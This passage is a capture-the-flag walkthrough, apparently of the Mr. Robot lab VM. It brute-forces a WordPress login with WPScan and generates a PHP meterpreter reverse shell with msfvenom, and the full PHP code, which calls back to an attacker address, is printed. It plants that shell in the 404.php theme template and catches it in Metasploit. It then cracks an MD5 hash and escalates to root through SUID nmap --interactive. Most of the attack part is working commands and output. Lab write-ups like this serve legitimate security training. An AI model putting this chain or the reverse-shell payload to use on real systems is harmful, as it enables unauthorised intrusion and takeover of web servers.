
```
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:03 <==========================================> (137 / 137) 100.00% Time: 00:00:03

[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc Multicall against 1 user/s
Progress Time: 00:02:05 <                                                  > (46 / 1716)  2.68%  ETA: 01:15:50
```

```
[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc Multicall against 1 user/s
Progress Time: 00:53:05 <==========================================================================> (1716 /
WARNING: Your progress bar is currently at 1716 out of 1716 and cannot be incremented. In v2.0.0 this will become a Pr
or.
Progress Time: 00:53:06 <==========================================================================> (1716 /
[SUCCESS] - Elliot / ER28-0652
All Found

[!] Valid Combinations Found:
 | Username: Elliot, Password: ER28-0652

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sun Nov  6 05:25:57 2022
[+] Requests Done: 1891
[+] Cached Requests: 5
[+] Data Sent: 622.406 KB
[+] Data Received: 175.941 MB
[+] Memory used: 270.086 MB
[+] Elapsed time: 00:53:13
```

When the execution is finished, you will receive the password for the username Elliot. This may take some time—in our case, it took almost an hour—but it is as follows:ER28-0652.



And we are in!



Using the password, login into the WordPress and navigate to Appearance/Editor and 404 templates to the top right - to add a new theme.
Generate code through the **msfvenom** command:

msfvenom -p php/meterpreter/reverse_tcp Lhost=192.168.2.5 Lport=4444 -f raw

Once you have logged in, make the malicious file and insert it into 404 Template (404.php).

```
┌──(root㉿kali)-[~]
└─# msfvenom -p php/meterpreter/reverse_tcp Lhost=192.168.2.5 Lport=4444 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1112 bytes
/*<?php /**/ error_reporting(0); $ip = '192.168.2.5'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($
f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STR
('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; ca
= ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'so
; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $
```

Edit Themes

Twenty Fifteen: 404 Template (404.php) Select theme to edit:

```
<?php /**/ error_reporting(0); $ip = '192.168.2.5'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:
{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f =
'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type
= 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break;
case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) <
$len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } }
$GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) {
$suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

On the other hand, run multi/handler inside Metasploit framework.

Copy the code from **<?php** to **die();** and paste it on template (and save it)

Now you have access to a WordPress admin console is to replace one of the theme templates with some PHP of your own. As above we decided to try for a reverse shell by editing the **404.php** theme and replacing the contents with

msfvenom .php shell.

Once the .php code is saved, then, open the path of the template in the browser as shown: Browsing to:

http://192.168.2.2/wp-content/themes/twentyfifteen/404.php

Meanwhile, return to the Metasploit terminal and wait for the meterpreter session by exploiting multi handler.

msf use exploit/multi/handler
msf exploit(multi/handler) set PAYLOAD php/meterpreter/reverse_tcp
msf exploit(multi/handler) set Lhost 192.168.2.5
msf exploit(multi/handler) set Lport 4444

msf exploit(multi/handler) exploit

From given below image you can observe meterpreter session. (Note: A browser refresh may be required to establish the meterpreter shell)**.**

But we are not finished yet, still, and privilege escalation is on the cards, if we want to access, the second and third key:

```
I love shells --egypt

       =[ metasploit v6.2.23-dev                          ]
+ -- --=[ 2259 exploits - 1188 auxiliary - 402 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.2.5
LHOST => 192.168.2.5
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.2.5:4444
[*] Sending stage (39927 bytes) to 192.168.2.2
[*] Meterpreter session 1 opened (192.168.2.5:4444 -> 192.168.2.2:42372) at 2022-11-06 04:58:44 -0500

meterpreter >
```

Running the following commands we take note of the details, as they me be of future use, to launch further attacks, allowing privilege escalation.

sysinfo
whoami
id
pwd
cd home
ls

Now, to know the information about the robot folder/file we will type:

We now know that there are two important files, one of them is a text file other is a password in the form of MD5. If we try to open the text file by typing:

cat key-2-of-3.txt

It will not open as we do not have the permission. But now let's try and open the MD5 file and for that type:

cat password.raw-md5 - c3fcd3d76192e4007dfb496cca67e13b

After running the above command, you will get the md5 (hash) value of the password as shown below. Enter the MD5 value in the hash box and get the result. The value is converted to abcdefghijklmnopqrstuvwxyz as shown below.

Enter up to 20 non-salted hashes, one per line:

```
c3fcd3d76192e4007dfb496cca67e13b
```

Verification expired. Check the checkbox again.

I'm not a robot

reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
c3fcd3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Enter up to 20 non-salted hashes, one per line:

```
c3fcd3d76192e4007dfb496cca67e13b
```

Type	Result
md5	abcdefghijklmnopqrstuvwxyz

Then invoke a TTY shell we had import python one line script by typing following:

shell
python -c 'import pty;pty.spawn("/bin/bash")'

Now in the terminal try to switch the user to robot by typing the command:

su robot

Following the command, it will ask you for the password. Enter the MD5 cracked password here and you will enter the robot user and gain its

information type:

ls

Now, open the text file by typing using the cat command in the terminal:

cat key-2-of-3.txt

Here are the contents of the second key file:

```
key 2 :822c73956184f694993bede3eb39f959
```

Now let's find out all those files having root privilege by using the following command.

find / -perm -u=s -type f 2>/dev/null

It has shown so many binary files but nmap id of interested for its output result.

Nmap supported an option called "***interactive***." With this option, users were able to execute shell commands by using a nmap "shell" (**interactive shell**).

Next type the following:

nmap --interactive

With the above commands you will enter nmap then type:

!sh
id
cd /root
ls -lsa

cat key-3-of-3.txt

```
Key 3 :04787ddef27c3dee1ee161b21670b4e4
```

And upon the execution of we will obtain 3 of 3 keys.